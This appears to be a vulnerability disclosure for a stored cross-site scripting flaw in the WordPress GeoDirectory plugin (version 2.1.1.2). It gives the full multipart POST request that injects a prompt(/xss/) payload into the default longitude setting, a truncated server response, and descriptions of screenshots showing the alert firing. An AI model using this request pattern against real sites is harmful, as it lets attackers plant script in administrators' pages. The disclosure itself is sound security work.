

main

...

[word-press](#) / WrodPress Plugin GeoDirectory——Stored Cross-Site Scripting .md

BigTiger2020 Update WrodPress Plugin GeoDirectory——Stored Cross-Site Scripting .md

[History](#)

1 contributor

17 lines (15 sloc) | 968 Bytes

...

Exploit Title: WrodPress Plugin GeoDirectory——Stored Cross-Site Scripting

Exploit Author: Thinkland Security Team

Vendor Homepage: <https://wordpress.org/plugins/geodirectory/>


Version : V 2.1.1.2

Vulnerability Type: Stored Cross-Site Scripting

Tested on Windows 10 、XAMPP

Vulnerability proof:

1. go to <http://192.168.50.200/wordpress/wp-admin/admin.php?page=gd-settings&tab=general§ion=location>



```

-----WebKitFormBoundary0U7h7cfwrWbpxQwc
Content-Disposition: form-data; name="default_location_latitude"

39.9523894183957
-----WebKitFormBoundary0U7h7cfwrWbpxQwc
Content-Disposition: form-data; name="default_location_longitude"

prompt(/xss/)
-----WebKitFormBoundary0U7h7cfwrWbpxQwc
Content-Disposition: form-data; name="default_location_timezone_string"

UTC
-----WebKitFormBoundary0U7h7cfwrWbpxQwc
Content-Disposition: form-data; name="save"

Save changes
-----WebKitFormBoundary0U7h7cfwrWbpxQwc
Content-Disposition: form-data; name="wppnonce"

b87a3f51fd
-----WebKitFormBoundary0U7h7cfwrWbpxQwc
Content-Disposition: form-data; name="wp_http_referer"

/wordpress/wp-admin/admin.php?page=gd-settings&tab=general&section=location
-----WebKitFormBoundary0U7h7cfwrWbpxQwc--

```

```

1 HTTP/1.1 200 OK
2 Connection: close
3 Cache-Control: no-cache, must-revalidate, max-age=0
4 Content-Type: text/html; charset=UTF-8
5 Date: Thu, 02 Sep 2021 05:42:02 GMT
6 Expires: Wed, 11 Jan 1994 05:00:00 GMT
7 Referer-Policy: strict-origin-when-cross-origin
8 Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.3.24
9 X-Frame-Options: SAMEORIGIN
10 X-Powered-By: PHP/7.3.24
11 Content-Length: 171390
12
13 <!DOCTYPE html>
14 <html class="wp-toolbar"
15 lang="en-US">
16   <head>
17     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"
18     <title>
19       GeoDirectory settings &laquo; wordpress &#212; WordPress
20     </title>
21     <script type="text/javascript">
22       addLoadEvent = function(func) {
23         if(typeof jQuery!=='undefined') jQuery(document).ready(func);
24         else if(typeof wpOnload!=='function') {
25           wpOnload=func;
26         }
27       }
28       var oldonload=wpOnload;
29       wpOnload=function() {

```

The screenshot shows the WordPress GeoDirectory settings page. The left sidebar contains the following menu items: Dashboard, Settings (highlighted), Status, and Extensions. The main content area is titled 'Set default location'. It includes a tabbed interface with 'General', 'Emails', 'Design', and 'Import/Export'. The 'General' tab is active, showing the 'Default location' section. A modal dialog box is open, displaying the IP address '192.168.50.200' and the text '/xss/'. The dialog has '确定' (Confirm) and '取消' (Cancel) buttons.

The screenshot shows the Burp Suite Professional interface. The top menu bar includes File, Edit, View, Site map, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, and User options. The 'Repeater' tab is active, showing a list of requests. The selected request is a POST to http://192.168.50.200 with a Content-Type of application/x-www-form-urlencoded. The response is a 200 OK status with a Content-Type of text/html. The response body contains HTML code for a WordPress admin page, including a <script> tag for wpOnload.